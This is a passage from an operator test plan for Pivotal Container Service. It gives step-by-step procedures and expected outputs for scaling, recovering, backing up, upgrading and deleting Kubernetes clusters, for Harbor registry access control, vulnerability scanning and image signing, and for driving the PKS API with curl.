Actual Result	Step 14 Output	
Status (Pass / Fail)		

Table 26

3.4 Automate Monitoring and Fault Recovery, Scaling-out, and Software Updates for Kubernetes Clusters with Zero downtime to Containerized Applications

3.4.1 Test Case: Scaling-out/down Kubernetes Clusters

A platform operator expands the number of worker nodes for a deployed cluster and without impacting application continuity

Test Case ID	**SC04-TC01**
Scenario Suite ID	SC04
Test Case Summary	Increasing application workload demands necessitate the ability to scale-out cluster resources capacity. A platform operator accesses the PKS platform and using a single command, resizes the Kubernetes cluster with a higher number of worker nodes. The PKS platform automatically builds the additional worker node VM, connects it to the respective cluster nodes network, and registers it with the cluster control plane. Afterwards, the platform operator downsizes the number of worker nodes participating in the cluster.
Prerequisites	▪ Completion of section 3.1 ▪ PKS CLI version: 1.3.0-build.126 or later ▪ A deployed Kubernetes cluster with a minimum of three (3) worker nodes

Test Procedure	1) Log into the PKS instance with the PKS CLI and Platform Operator credentials
	`$ pks login -a PKS_API_FQDN -u PKS_OPR_USER -k`
	2) List PKS provisioned Kubernetes- clusters
	`$ pks clusters`
	3) Identify the current number of cluster worker nodes and record the value
	`$ pks cluster K8S01`
	4) Increase the size of the Kubernetes cluster by two (2) worker nodes
	`$ pks resize K8S01 -n <CURRENT_QTY +2>`
	`Y <enter>`
	5) Monitor the status by running `$ watch pks cluster K8S01` and observing the Recent Tasks in vSphere vCenter web UI.
	6) This step is complete when the `Last Action State` value changes from *`in progress`* to either *`succeeded`* or *`failed`*.
	7) Decrease the size of the Kubernetes cluster by one (1) worker node
	`$ pks resize K8S01 -n <CURRENT_QTY -1>`
	`Y <enter>`
	8) Monitor the status by running `$ watch pks cluster K8S01` and observing the Recent Tasks in vSphere vCenter web UI.

	9) This step is complete when the `Last Action State` value changes from *`in progress`* to either *`succeeded`* or *`failed`*.	
Test Data	None	

	Step 6 Output	`Last Action: Update`
		`Last Action State: Succeeded`

	Step 9 Output	`Last Action: Update`
		`Last Action State: Succeeded`

Actual Result	Step 6 Output	
	Step 9 Output	
Status (Pass / Fail)		

Table 27

3.4.2 Test Case: Automated Monitoring and Fault Recovery

A Kubernetes node enters an errored state and becomes unresponsive. PKS automatically recognizes the fault and recovers the Kubernetes cluster to the prescribed configuration

Test Case ID	**SC04-TC02**
Scenario Suite ID	SC04
Test Case Summary	An unforeseen error event results in an unresponsive Kubernetes worker node. The PKS platform automatically detects the node outage and initializes the process for building a replacement worker node VM. It automatically cleans-up the original, faulted work node and registers the replacement worker node with the cluster control plane. Without manual intervention or impacting applications' continuity, the PKS platform recovers the cluster to a fully operational state with the prescribed number of master and worker nodes
Prerequisites	▪ Completion of section 3.1 ▪ vSphere vCenter Web UI admin user name and password ▪ Ops Manager Web UI and SSH login credentials ▪ Kubernetes cluster deployed with a minimum of three (3) master nodes and (3) worker nodes

Test Procedure	1) Log into the PKS instance with the PKS CLI and Platform Operator credentials
	`$ pks login -a PKS_API_FQDN -u PKS_OPR_USER -k`
	2) List PKS provisioned Kubernetes- clusters
	`$ pks clusters`
	3) Record the target Kubernetes cluster UUID
	`$ pks cluster K8S01`
	4) Open an SSH session to the Ops Manager VM and export the BOSH Commandline Credentials, found in the BOSH Director tile of the Ops Manager Web UI. For instructions, see the Appendix section, Accessing the BOSH Command Line
	5) List the BOSH deployments and identify the service-instance that contains the target cluster UUID
	`$ bosh deployments`
	6) List the member VMs of the deployment
	`$ bosh vms -d service-instance_CLUSTER_UUID`
	7) Verify all Instances are "Running" then, select any one (1) of the Instance's VM CID from the list and record it to a text editor for later reference
	8) Open a web browser to the vCenter Web UI and login
	9) Paste the recorded VM CID into the vCenter search function and select **<Enter>**. It should resolve the VM CID to the actual VM. Select the VM hyperlink, and the browser redirects to display the VM Summary information
	10) From the ACTIONS drop-down menu, select **Power** > **Power Off**. Then, at the prompt, confirm the VM CID and select **YES**. Monitor the vSphere Recent Tasks table
	11) Within three (3) minutes, after powering off the VMs, activity specific to the VM rebuild process begins to appear in the table

	12) In the terminal window, monitor the deployment's VM list until the new VM replaces the original VM and its Process State = running
	`$ watch bosh vms -d service-instance_CLUSTER_UUID`
	13) Run BOSH cloud-check on the deployment to determine if there are any differences between the VM state database that BOSH Director maintains and the actual state of the VMs
	`$ bosh cloud-check -d service-instance_CLUSTER_UUID`	

Test Data	None	
Expected Result	Step 6 Output	Minimum of three (3) master instances and three (3) worker instances
	Step 7 Output	All instances "`Running`."
	Step 9 Output	vCenter successfully resolves the VM CID
	Step 11 Output	Within three (3) minutes, PKS detects the instance fault and initiates the rebuilding process
	Step 12 Output	PKS completes the instance replacement and the instance enters `Process State = running`

	Step 13 Output	`0 problems`
		`Succeeded`

Actual Result	Step 6 Output	
	Step 7 Output	
	Step 9 Output	
	Step 11 Output	
	Step 12 Output	
	Step 13 Output	
Status (Pass / Fail)		

Table 28

3.4.3 Test Case: Backing Up the PKS Control Plane

A platform operation performs a backup of the PKS control plane

Test Case ID	**SC04-TC03**
Scenario Suite ID	SC04
Test Case Summary	A platform operator performs a pre-backup-check and backup of the PKS controller plane from the OpsMan VM.
Prerequisites	▪ Completion of section 3.1 ▪ Kubernetes clusters with one (1) Master node and at least three (3) Worker nodes. See either section 3.1.4.1 or 3.6.1. Backing up and restoring multi-master clusters is not supported in PKS 1.3 and earlier. ▪ A-record in the name server for the single-master Kubernetes cluster API

Test Procedure	1) Download the latest BOSH Backup and Restore Linux release from Pivotal Network
	2) Transfer the binaries to the OpsMan VM using an SCP client
	`$ scp PATH/bbr-<version>-linux-amd64 ubuntu@OPSMAN_IP:/home/ubuntu/bbr`
	3) Follow the steps in Appendix section Accessing the BOSH Command Line for establishing an SSH session to the OpsMan VM and sourcing the BOSH environment variables
	4) Make the bbr binaries executable
	`$ chmod a+x bbr`
	5) Record the PKS deployment name then export it as a variable
	`$ bosh deployments | grep pivotal-container-service`
	`$ export PKS_DEPLOYMENT_NAME=PKS_DEPLOYMENT_NAME`
	6) Run the pre-backup-check string below
	`bbr deployment \`
	`--target $BOSH_ENVIRONMENT \`
	`--username $BOSH_CLIENT \`

	`--deployment $PKS_DEPLOYMENT_NAME \`
	`--ca-cert $BOSH_CA_CERT \`
	`pre-backup-check`
	7) Backup the PKS Control Plane
	`bbr deployment \`
	`--target $BOSH_ENVIRONMENT \`
	`--username $BOSH_CLIENT \`
	`--deployment $PKS_DEPLOYMENT_NAME \`
	`--ca-cert $BOSH_CA_CERT \`
	`backup --with-manifest`

Test Data	None	
Expected Result	Step 6 Output	`Deployment PKS_DEPLOYMENT_NAME can be backed up`
	Step 7 Output	`Backup created of PKS_DEPLOYMENT_NAME …`
Actual Result	Step 6 Output	
	Step 7 Output	
Status (Pass / Fail)		

Table 29

3.4.4 Test Case: Rolling-updates to Kubernetes Clusters

A platform operator applies an update to the PKS platform and subsequently, active Kubernetes clusters transition to the newer distribution without impacting application continuity

Test Case ID	**SC04-TC04**
Scenario Suite ID	SC04
Test Case Summary	Applying patches or upgrades to the PKS platform and active Kubernetes clusters should not adversely impact applications' continuity during the process. A platform operator performs a backup of the PKS platform. Then, downloads the patch or release update from Pivotal Network. Next, accesses the OpsMan web interface and imports the downloaded file(s) to the platform. The PKS platform verifies the file's integrity and if necessary, prompts the platform operator to complete any necessary configuration updates before deploying the manifest. Before applying the update, the platform operator initiates an application availability test sequence to confirm the application endpoint doesn't suffer from a service interruption during the update. Afterwards, the platform operator applies the software update, along with any configuration inputs, and the PKS platform carries out updating the applicable platform components and Kubernetes clusters without impacting applications' continuity.
Prerequisites	▪ Completion of sections 3.1 and 3.4.3 ▪ A PKS release update newer than the release active on the existing platform ▪ Review the release update's release notes in detail ▪ Kubernetes clusters with three (3) Master nodes and at least three (3) Worker nodes – Only required for zero downtime. Operators can upgrade clusters with less Masters and Workers but it will result in a service interruption. ▪ Utilities to monitor Kubernetes API and Apps availability, such as Apache JMeter or a PING
Test Procedure	1) Identify the Ingress URL or Loadbalancer EXTERNAL-IP for an app deployed in a previous test case, and that is still functional such as either the guestbook or wordpress app. Configure the app monitoring utility to target the Ingress or EXTERNAL-IP of the selected app. A basic JMeter test plan is in the repository's jmeter directory. 2) If using the sample JMeter test plan, import the k8s-app-tesplan.jmx. file. Expand the **Availability Threads** Group and select **Sample App HTTP Request**. Update the Server Name or IP field with the target app's Ingress or EXTERNAL-IP. Select **View Result in Table** then **Browse** to create a log file. 3) Verify the app monitoring configuration and app response by running the test momentarily and reviewing the results. If successful, stop the test and proceed to the next step. 4) Download the PKS release update from Pivotal Network and save the file to a local drive 5) Open a web browser and login to the Ops Manager web UI 6) Select **Import a Product**, locate the downloaded file, and select **Open** 7) After the import process completes, select the **+** icon to stage the release update

	8) If the PKS tile changes to the color orange, select the tile and address the additional configuration requirements. Save the changes on each page then select **INSTALLATION DASHBOARD** 9) Select **REVIEW PENDING CHANGES** 10) Verify the checkbox for Pivotal Container Service product is selected. Then, expand its **ERRANDS** menu and verify the following configuration options: a. NSX-T Validation errand: **Enable** b. Run smoke tests: **Disabled** c. Upgrade all clusters errand: **Enable** d. Create pre-defined Wavefront alert errand: **Disabled** NOTE: IF THE UPDATE FAILS DUE TO AN ERROR, RETURN TO THIS STEP AND DISABLE ALL ERRANDS BEFORE SELECTING APPLY CHANGES AGAIN. AFTER COMPLETEING A SUCCESSFUL UPGRADE WITH NO ERRANDS ENABLED, REENABLE THE “UPGRADE ALL CLUSTERS ERRAND” AND APPLY CHANGES. REGARDLESS OF AN UPDATE ERROR, THE APP SHOULD NOT EXPERIENCE A SERVICE INTERUPTION. 11) If the option to deselect the VMware Harbor Registry product is available, deselect it. 12) Switch to the app monitoring utility interface and start the test 13) Return to the OpsMan web UI and select **APPLY CHANGES** 14) Throughout the update, monitor the OpsMan progress log 15) After the update completes, select **RETURN TO DASHBOARD** 16) Open the application monitoring log and review the results 17) If the PKS update also applied a Kubernetes and/or Docker client release update, open a terminal and login to the PKS CLI. Refresh the kubeconfig credentials then issue the following command to validate the version update was successful. `$ kubectl get nodes -o wide`	
Test Data	▪ PKS release update package ▪ Application deployed to the Kubernetes cluster ▪ Application availability monitoring utility and results log ▪ Sample JMeter test plan /jmeter/k8s-app-testplan.jmx	
Expected Result	Step 14 Output	`Changes Applied, Your changes were successfully applied. We recommend that you export a backup file of this installation from the actions menu`
	Step 16 Output	`No errors or timeouts reported in the log`
	Step 17 Output (If applicable)	Kubernetes `VERSION` and/or Docker `CONTAINER_RUNTIME` reflect the version indicated in the PKS Release Notes
Actual Result	Step 14 Output	
	Step 16 Output	
	Step 17 Output (If applicable)	
Status (Pass / Fail)		

Table 30

3.4.5 Test Case: Destroying a Kubernetes Cluster

NOTE: EITHER DELAY PERFORMING THIS TEST CASE UNTIL AFTER ALL OTHER TESTING IS COMPLETE OR CREATE AND ADDITIONAL CLUSTER AS SPECIFIED IN EITHER SECTION 3.1.4 OR 3.6.1 . SUBSEQUENT TEST CASES IN THIS PLAN EXPECT AN EXISTING KUBERNETES CLUSTER.

A platform operator deletes a Kubernetes cluster, and the clean-up process automatically releases resources into the respective pool capacity

Test Case ID	SC04-TC05
Scenario Suite ID	SC04
Test Case Summary	An operator logs into the PKS CLI, list the provisioned Kubernetes clusters. The Operator issues the PKS CLI to delete a cluster and monitors the process. Afterwards, the Operator confirms that there are no traces of the former cluster’s UUID in vSphere vCenter and NSX-T Manager.
Prerequisites	▪ Completion of section 0 ▪ vSphere vCenter Web UI admin user name and password

	▪ NSX-T Manager Web UI admin user name and password	

Test Procedure	1) Log into the PKS instance with the PKS CLI and Platform Operator credentials
	`$ pks login -a PKS_API_FQDN -u PKS_OPR_USER -k`
	2) List the existing clusters and identify the cluster to delete
	`$ pks clusters`
	3) Record the UUID for the cluster to a text-editor
	4) Delete the cluster
	`$ pks delete-cluster K8S02`
	`Y <enter>`
	5) Use watch to monitor cluster deletion process
	`$ watch pks cluster K8S02`
	6) Run `$ pks clusters` to confirm it's no longer visible in the PKS CLI
	7) Open a web browser and login to the vCenter web UI
	8) In the vCenter search function, enter the deleted cluster's UUID
	9) Open a web browser and login to the NSX-T Manager web UI
	10) In the NSX-T Manager search function enter the deleted cluster's UUID	

Test Data	None	
	Step 6 Output	Cluster is no longer visible from the PKS CLI
	Step 8 Output	`Sorry, we could not find any results matching your search criteria`
	Step 10 Output	`No records found`
Actual Result	Step 6 Output	
	Step 8 Output	
	Step 10 Output	
Status (Pass / Fail)		

Table 31

3.5 Operate a Secure Registry for Storing Applications' Container Images

3.5.1 Test Case: Private Container Repositories and RBAC

The Harbor private registry supports the use RBAC policies for registry and project-level administration and basic operation. It also supports private projects for limiting image access to individual users or LDAP groups.

Test Case ID	**SC05-TC01**
Scenario Suite ID	SC05
Test Case Summary	A platform operator creates private projects and applies RBAC to the projects. Developers authenticate with the registry and demonstrate enforcement of RBAC policies from the web UI, Docker client, and while deploying applications to the Kubernetes cluster.
Prerequisites	▪ Completion of section 0 ▪ Docker client 1.6.0 or higher and configured with Harbor root certificate. See section 2.3.5.1 ▪ If using LDAP, Harbor web UI - **Administration > Configuration > Authentication > Auth Mode = LDAP** configuration complete. ▪ If using LDAP, directory service configured with at least two groups and/or users to represent Project Admins and Developers ▪ Public Internet access (if necessary, web proxy configured) from the Docker client to pull the following image(s) o "alpine:latest"
Test Procedure	1) Login to the Harbor web UI with Admin credentials

2) If using LDAP, skip to Step 3. Select **Administration > Users > + NEW USER**. Enter **devuser01** as the username; **devuser01@corp.local** as the Email; **Dev User01** as First and last name; **VMware1!** as the password. Repeat process for users: **projectadmin01** and **devuser02**
3) Select **Projects > + NEW PROJECT**; input the Project Name: **project-pub**; select the **checkbox** to enable Public access; select **OK**
4) Select **+ NEW PROJECT**; input the Project Name: **project-priv-a**; select **OK**
5) Select **+ NEW PROJECT**; input the Project Name: **project-priv-b**; select **OK**
6) Select the **project-priv-a** hyperlink. Select the **Members** tab
7) Select **+USER** , enter **devuser01** (or LDAP user equivalent), select the radio button **Developer**, and select **OK**
8) Select **+USER** , enter **projectadmin01** (or LDAP user equivalent), select the radio button **Project Admin**, and select **OK**
9) Select **Projects** then the **project-priv-b** hyperlink. Select the **Members** tab
10) Select **+USER** , enter **devuser02** (or LDAP user equivalent), select the radio button **Developer**, and select **OK**
11) Logout as Admin and log back in as projectadmin01.
12) Notice how the user cannot view project-priv-b or modify any public projects' settings, but has full access to project-priv-a
13) Logout as projectadmin01 and log back in as devuser01
14) Notice how the user cannot view project-priv-b or modify any other projects' settings
15) Open a terminal console and pull an image such as alpine from docker hub

```
$ docker pull alpine
```

16) Tag the image for both project-priv-a and project-priv-b

```
$ docker tag alpine HARBOR_FQDN/project-priv-a/alpine:v1
$ docker tag alpine HARBOR_FQDN/project-priv-b/alpine:v1
```

17) Login to Harbor as devuser01 and push the image to project-priv-a

```
$ docker login HARBOR_FQDN -u devuser01
$ docker push HARBOR_FQDN/project-priv-a/alpine:v1
```

18) Attempt to push the image to project-priv-b

```
$ docker push HARBOR_FQDN/project-priv-b/alpine:v1
```

19) Login to Harbor as devuser02 and push the image to project-priv-b

```
$ docker login HARBOR_FQDN -u devuser02
$ docker push HARBOR_FQDN/project-priv-b/alpine:v1
```

20) Use a text-editor to open the file alpine-priv-noauth.yaml and review its content. Update the image path *HARBOR_FQDN*/project-priv-a/alpine:v1. Save and close the file.
21) Deploy the image as pod to the Kubernetes cluster and monitor its creation process

```
$ kubectl apply -f alpine-priv-noauth.yaml -n default
$ kubectl get pods
```

22) Use kubectl describe to review the pod's logs for errors

```
$ kubectl describe pod alpine-noauth
```

23) Create a secret in the namespace to pass the registry credentials with the pull request

```
$ kubectl create secret docker-registry priv-a-creds --docker-
server=HARBOR_FQDN --docker-username=devuser01 --docker-password=VMware1! --
docker-email=devuser01@corp.local -n default
```

24) Use a text-editor to open the file alpine-priv-auth.yaml and review its content. Update the image path *HARBOR_FQDN*/project-priv-a/alpine:v1. Save and close the file.
25) Deploy the image as pod to the Kubernetes cluster and monitor its creation process

```
$ kubectl apply -f alpine-priv-auth.yaml -n default
$ kubectl get pods
```

Test Data	Container image: alpine:latest

Expected Result	Step 12 Output	The user cannot view project-priv-b or modify any public projects' settings, but has full access to project-priv-a
	Step 14 Output	The user cannot view project-priv-b or modify any other projects' settings
	Step 17 Output	`"… Pushed"`
	Step 18 Output	`"…denied: requested access to the resource is denied"`
	Step 19 Output	`"… Pushed"`
	Step 21 Output	`NAME=alpine-noauth STATUS=ImagePullBackOff or ErrImagePull`
	Step 22 Output	`Failed to pull image "HARBOR_FQDN/project-priv-a/alpine:v1": rpc error: code = Unknown desc = Error response from daemon: pull access denied for HARBOR_FQDN/project-priv-a/alpine, repository does not exist or may require 'docker login'`
	Step 25 Output	`NAME=alpine-auth STATUS=Running`
Actual Result	Step 12 Output	
	Step 14 Output	
	Step 17 Output	
	Step 18 Output	
	Step 19 Output	
	Step 21 Output	
	Step 22 Output	
	Step 25 Output	
Status (Pass / Fail)		

Table 32

3.5.2 Test Case: Container Registry Vulnerability Scanning

Harbor's enables the ability to automate detecting vulnerabilities in stored container images and applying policies to prevent the deployment of the exposed images.

Test Case ID	**SC05-TC02**
Scenario Suite ID	SC05
Test Case Summary	An operator verifies that Harbor's static vulnerability analysis service is active and routinely ingesting metadata from public CVE data sources. Then, verifies that the registry is capable of enforcing policies that automate scanning image layers. Through the web UI, it presents the detected known vulnerabilities and provides details essential to resolving them. Next, demonstrates the process of pulling the image, patching the vulnerabilities, and resubmitting the image to the registry as an updated version. Lastly, demonstrates applying policies to the repository that prevent users from pulling images based on severity levels.
Prerequisites	▪ Completion of section 0 ▪ In the Harbor tile, enable the Clair service; if necessary, configure the Proxies; and verify the Updater interval (Hours) is greater than zero (0). ▪ Docker client 1.6.0 or higher and configured with Harbor root certificate. See section 2.3.5.1 ▪ Public Internet access (if necessary, web proxy configured) from the Docker client to pull the following image(s) and update the container OS with a package management tool such as yum or apt o `"centos:centos7.2.1511"` o `Alternatively, another dated tag from https://hub.docker.com/_/centos`
Test Procedure	1) From the **Operator VM**, open the Harbor web UI and login 2) Select **Configuration** > **Vulnerability** and verify that the date/time stamp for the "Database updated on" is within one (1) hour of the value specified for the Updater interval (Hours) in the Harbor tile configuration. 3) Select **SCAN NOW** and 4) Navigate to **Projects** and select **+ NEW PROJECT**. Enter the *Project Name* "app01-dev"; enable "Public" *Access Level*; select **OK** 5) Select the hyperlink for **app01-dev > Configuration**; enable "**Automatically scan images on push**"; select **SAVE**; select **Repositories** tab 6) Open a terminal window and login into the Harbor registry

```
$ docker login HARBOR_FQDN
```

7) Pull an old OS (Centos, Ubuntu, or other) container image from docker hub. Note: review the supported tags for the image. For example,

```
$ docker image pull centos:centos7.2.1511
```

8) Tag the image and push it to the registry app01-dev on the Harbor registry

```
$ docker tag centos7.2.1511 HARBOR_FQDN/app01-dev/centos7:v1
$ docker push HARBOR_FQDN/app01-dev/centos7:v1
```

9) Return to the Harbor web UI and select **Projects** > **app01-dev** > **app01-dev/centos7**
10) The v1 row displays graph in the Vulnerability column. Hover over the graph to display a summary of the vulnerabilities.
11) Select the row header, **v1** hyperlink. Then select the **Vulnerability** tab to display a detailed table of all detected vulnerabilities. Expand the arrow at the beginning of the row to view a description of the vulnerability.
12) Return to the terminal window, and run the docker image

```
$ docker run -t -d HARBOR_FQDN/app01-dev/centos7:v1
```

13) Identify the CONTAINER ID and open a shell session to the container

```
$ docker ps
$ docker exec -it CONTAINER_ID bash
```

14) Selectively update the vulnerable packages or just run a full OS update

```
# yum update -y
```

15) Exit the bash shell and commit the changes to a new image

```
# exit
$ docker ps
$ docker commit CONTAINER_ID HARBOR_FQDN/app01-dev/centos7:v2
```

16) Push the updated image to the repository

```
$ docker push HARBOR_FQDN/app01-dev/centos7:v2
```

17) Return to the Harbor web UI and select **Projects** > **app01-dev** > **app01-dev/centos7**
18) Hover over the v1 and v2 Vulnerability graphs and compare the summaries for each image.
19) Select the **checkbox** for v2 then select **RETAG**. Enter the following
    a. Project Name: **app01-dev**
    b. Repository: **centos7**
    c. Tag: **latest**
20) Select **Projects** > **Repositories.** Select the hyperlink for **app01-dev > Configuration**; enable "**Prevent vulnerable images from running**"; from the drop-down select **Medium;** select **SAVE**; select **Repositories** tab
21) Return to the terminal window and attempt to deploy the v1 image as a pod to the kubernetes cluster

```
$ kubectl run --generator=run-pod/v1 riskypod --image=HARBOR_FQDN/app01-
dev/centos7:v1 -n default
$ kubectl get pods -n default
```

22) Review the Pod's recent logs

```
$ kubectl describe pod riskypod-UUID
```

Test Data	▪ Clair Data Sources for the Built-in Drivers https://github.com/coreos/clair/blob/master/Documentation/drivers-and-data-sources.md#data-sources-for-the-built-in-drivers ▪ CentOS Supported image tags https://hub.docker.com/_/centos	
Expected Result	Step 2 Output	Date/timestamp within one (1) hours of Updater interval
	Step 3 Output	Trigger scan all successfully
	Step 10 Output	Harbor automatically scanned the image when pushed to the registry, and summarized the results by the level of severity

	Step 11 Output	The table lists the Vulnerabilities' details to include: description, Severity, Package, and Current version.
	Step 18 Output	The packages updated in v2 resolved the vulnerabilities in v1
	Step 19 Output	Image "v2" is copied to "latest."
	Step 22 Output	`Failed to pull image "HARBOR FQDN/app01-dev/centos7:v1": rpc error: code = Uknown desc = Error response from daemon: unknown: The severity of vulnerability of the image: "high" is equal or higher than the threshold in project setting: "medium."`
Actual Result	Step 2 Output	
	Step 3 Output	
	Step 10 Output	
	Step 11 Output	
	Step 18 Output	
	Step 19 Output	
	Step 22 Output	
Status (Pass / Fail)		

Table 33

3.5.3 Test Case: Container Registry Content Trust

An operator demonstrates publishing and managing signed images and enforcing policies against deploying unsigned images to Kubernetes clusters.

Test Case ID	**SC05-TC03**
Scenario Suite ID	SC05
Test Case Summary	A platform operator creates a new project in Harbor and enables a content trust policy that prevents clients from pulling images without signed tags. Next, with the Docker client, signs and pushes a container image to the new repository. Then, deploys the signed image as container in a Kubernetes pod. Finally, removes the signature tag and reattempts Kubernetes pod deployment with the unsigned image.
Prerequisites	▪ Completion of section 0 ▪ "Install Notary" option enable in the Harbor tile. ▪ Docker client 1.6.0 or higher and configured with Harbor root certificate. See section 2.3.5.1 ▪ Public Internet access (if necessary, web proxy configured) from the Docker client to pull the following image(s) ○ "alpine:latest"

Test Procedure	1) From the **Operator VM**, open the Harbor web UI and login
	2) Navigate to **Projects** and select **+ NEW PROJECT**. Enter the *Project Name* "trustme"; enable the **checkbox** to enable "Public" access; and select **OK**
	3) Select the hyperlink for **trustme > Configuration**; select the **checkbox** for **Enable content trust**; select **SAVE**
	4) Select the **Repositories** tab then **REGISTRY CERTIFICATE** and save the certificate to a local directory. From the directory, follow the procedures described in section 2.3.5.1 to prepare the client machine
	5) Open a terminal window, pull a container image such as alpine;
	`$ docker pull alpine`
	6) Login to the Harbor registry from the Docker CLI
	`$ docker login HARBOR_FQDN`
	7) Tag the alpine image for the project repository and push it to the registry
	`$ docker pull alpine`
	`$ docker tag alpine HARBOR_FQDN/trustme/alpine:v1`
	`$ docker push HARBOR_FQDN/trustme/alpine:v1`
	8) Run a local instance of the docker image
	`$ docker run -t -d HARBOR_FQDN/trustme/alpine:v1`
	9) Identify the CONTAINER ID and open a shell session to the container
	`$ docker ps`

```
$ docker exec -it CONTAINER_ID sh
```

10) Upgrade the image base packages and add curl

```
# apk update && apk upgrade && apk add curl && rm -rf /var/cache/apk/*
```

11) Exit the bash shell and commit the changes to a new image

```
# exit
$ docker ps
$ docker commit CONTAINER_ID HARBOR_FQDN/trustme/alpine:v2
```

12) Enable the content trust command line variables
    a. Linux/MacOS
    ```
    $ export DOCKER_CONTENT_TRUST_SERVER=https://HARBOR_FQDN:4443
    $ export DOCKER_CONTENT_TRUST=1
    ```
    b. Windows
    ```
    > SET DOCKER_CONTENT_TRUST_SERVER=https://HARBOR_FQDN:4443
    > SET export DOCKER_CONTENT_TRUST=1
    ```
13) Sign and push the updated image to the repository

```
$ docker push HARBOR_FQDN/trustme/alpine:v2
```

14) Enter passphrases for the root key and the new repository key
15) Return to the Harbor web UI and select **Projects** > **trustme** > **trustme/alpine**
16) Review the image's signature status in the "Signed" column; select the **checkbox** next to the v2 Tag; select **COPY DIGEST**; select **COPY**; paste the digest to a text editor. Compared the recorded Tag to the v1 Tag.
17) View the available SIGNED TAG and verify the DIGEST for the "trustme" repository

```
$ docker trust inspect --pretty HARBOR_FQDN/trustme/alpine
```

18) Use a text-editor to open the file alpine-signed-pod.yaml and review its content. Update the image path to the location of the signed image. Save and close the file.
19) Deploy the pod to the Kubernetes cluster's "Default" namespace

```
$ kubectl apply -f alpine-signed-pod.yaml -n default
```

20) List the pods then describe the alpine-signed-pod

```
$ kubectl get pods
```

21) Describe the alpine-signed-pod and verify the Containers.Image ID SHA256 hash matches the recorded digest

```
$ kubectl describe pod alpine-signed-pod
```

22) Delete the pod from the namespace

```
$ kubectl delete pod alpine-signed-pod -n default
```

23) Use the Docker client to delete the trust data for the v2 Tag

```
$ docker trust revoke HARBOR_FQDN/trustme/alpine:v2
```

24) View the available SIGNED TAG and verify the DIGEST for the "trustme" repository

```
$ docker trust inspect --pretty HARBOR_FQDN/trustme/alpine
```

25) Attempt to redeploy the pod to the Kubernetes cluster's "Default" namespace

```
$ kubectl apply -f alpine-signed-pod.yaml -n default
```

26) List the pods in the namespace

```
$ kubectl get pods -n default
```

27) Describe the pod and review its logs for errors

```
$ kubectl describe pod alpine-signed-pod -n default
```

28) Disable the CONTENT_TRUST command-line variable
    a. Linux
    ```
    $ export DOCKER_CONTENT_TRUST=0
    ```
    b. Windows

		`> SET DOCKER_CONTENT_TRUST=0`
Test Data	Container image: alpine:latest	
Expected Result	Step 14 Output	`Successfully signed HARBOR_FQDN/image-trust/alpine:v2`
	Step 16 Output	v2: A green, circled, checkmark appeared indicating a signed image
	Step 17 Output	The v2 image digest output matches the image digest recorded from the Harbor web UI
	Step 20 Output	`alpine-signed-pod STATUS = Running`
	Step 21 Output	The v2 SHA256 hash output matches the image digest recorded from the Harbor web UI
	Step 24 Output	`No signatures for HARBOR_FQDN/trustme/alpine`
	Step 26 Output	`alpine-signed-pod STATUS = ImagePullBackOff`
	Step 27 Output	`Failed to pull image "HARBOR_FQDN/trustme/alpine:v1": rpc error: code = Unknown desc = Error response from daemon: unknown: The image is not signed in Notary.`
Actual Result	Step 14 Output	
	Step 16 Output	
	Step 17 Output	
	Step 20 Output	
	Step 21 Output	
	Step 24 Output	
	Step 26 Output	
	Step 27 Output	
Status (Pass / Fail)		

Table 34

3.6 Automate the Deployment of Kubernetes Clusters and Containerized Applications

3.6.1 Test Case: Managing PKS by API

A platform operator issues API calls to the PKS control plane for collecting cluster information and deploying a Kubernetes cluster

Test Case ID	**SC06-TC01**
Scenario Suite ID	SC06
Test Case Summary	A platform operator accesses the PKS swagger web UI and API documentation reference to explore the exposed options. With token Authorization, perform a simple GET request to demonstrate API interaction and verify the response. Afterwards, formulates a API request to deploy a Kubernetes cluster.
Prerequisites	None

Test Procedure	1) From the **Operator VM**, open a web browser and navigate to `https://PKS_API_FQDN:9021/swagger-ui.html`
	2) Select **cluster, profile,** and **plans** to expand their list of options
	3) Select **cluster** > **GET /v1/clusters** > **Try it out** > **Execute**. The function formulates a curl string; record it to a text editor
	4) Log into the PKS instance with the PKS CLI and Platform Operator credentials
	`$ pks login -a PKS_API_FQDN -u PKS_OPR_USER -k`
	5) Display the current access token and copy it memory
	`$ cat ~/.pks/creds.yml`
	6) To the end of the curl string recorded in the text editor, append the following
	`-k -H ‘Authorization: Bearer ACCESS_TOKEN’`
	`For example:`
	`curl -X GET "https://PKS_API_FQDN:9021/v1/clusters" -H "accept: application/json" -k -H 'Authorization: Bearer ACCESS_TOKEN'`

7) In the terminal window, run the curl string and verify the response lists the clusters and summary information.
8) In a text-editor, open the file pksk8screate.json and edit the fields below for creating a small cluster. Then, save and exit the file.

```
{
  "name": "k8s03",
  "network_profile_name": null,
  "parameters": {
    "authorization_mode": null,
    "kubernetes_master_host": "CLUSTER_API_FQDN",
    "kubernetes_master_port": 8443,
    "kubernetes_worker_instances": 3,
    "nsxt_network_profile": null,
    "worker_haproxy_ip_addresses": null
  },
  "plan_name": "PLAN_NAME"
}
```

9) Login in through the PKS CLI again to refresh the bearer token

```
$ pks login -a PKS_API_FQDN -u PKS_OPR_USER -k
```

10) Display the current access token and copy it memory

```
$ cat ~/.pks/creds.yml
```

11) Edit the curl string below then run it in the terminal

```
$ curl -X POST -H "Content-Type: application/json" -d @pksk8screate.json
"https://PKS_API_FQDN:9021/v1/clusters" -k -H 'Authorization: Bearer
ACCESS_TOKEN'
```

12) Monitor the cluster creation process through the PKS CLI with the command `$ pks cluster k8s03`
13) This step is complete when the `Last Action State` value changes from *`in progress`* to either *`succeeded`* or *`failed`*.

Test Data	None	
Expected Result	Step 2 Output	Displays available verbs and options for interacting with the API
	Step 7 Output	Displays Kubernetes clusters' summary information.
	Step 11 Output	`…"last_action":"CREATE","last_action_state":"in progress","last_action_description":"Creating cluster"…`

	Step 13 Output	`Name: K8S03`
		`Plan Name: PLAN_NAME`
		`UUID: CLUSTER_UUID`
		`Last Action: CREATE`
		`Last Action State: succeeded`
		`Worker Nodes: 3`
		`Kubernetes Master Host: CLUSTER_FQDN`
		`Kubernetes Master IP(s): CLUSTER_IP`

Actual Result	Step 2 Output	
	Step 7 Output	
	Step 11 Output	
	Step 13 Output	
Status (Pass / Fail)		

Table 35

3.6.2 Test Case: Jenkins with Kubernetes

A platform operator deploying Jenkins to the existing Kubernetes cluster and integrates the Kubernetes cluster as an endpoint for provisioning containerized application.

Test Case ID	**SC06-TC02**
Scenario Suite ID	SC06

Test Case Summary	Using a tailored Helm chart, install Jenkins CICD automation to a PKS-provisioned Kubernetes cluster. Build pipelines that integrate the Jenkins plugins: kubernetes, kubernetes-cli, kubernetes continuous deployment, and kubernetes credentials.	
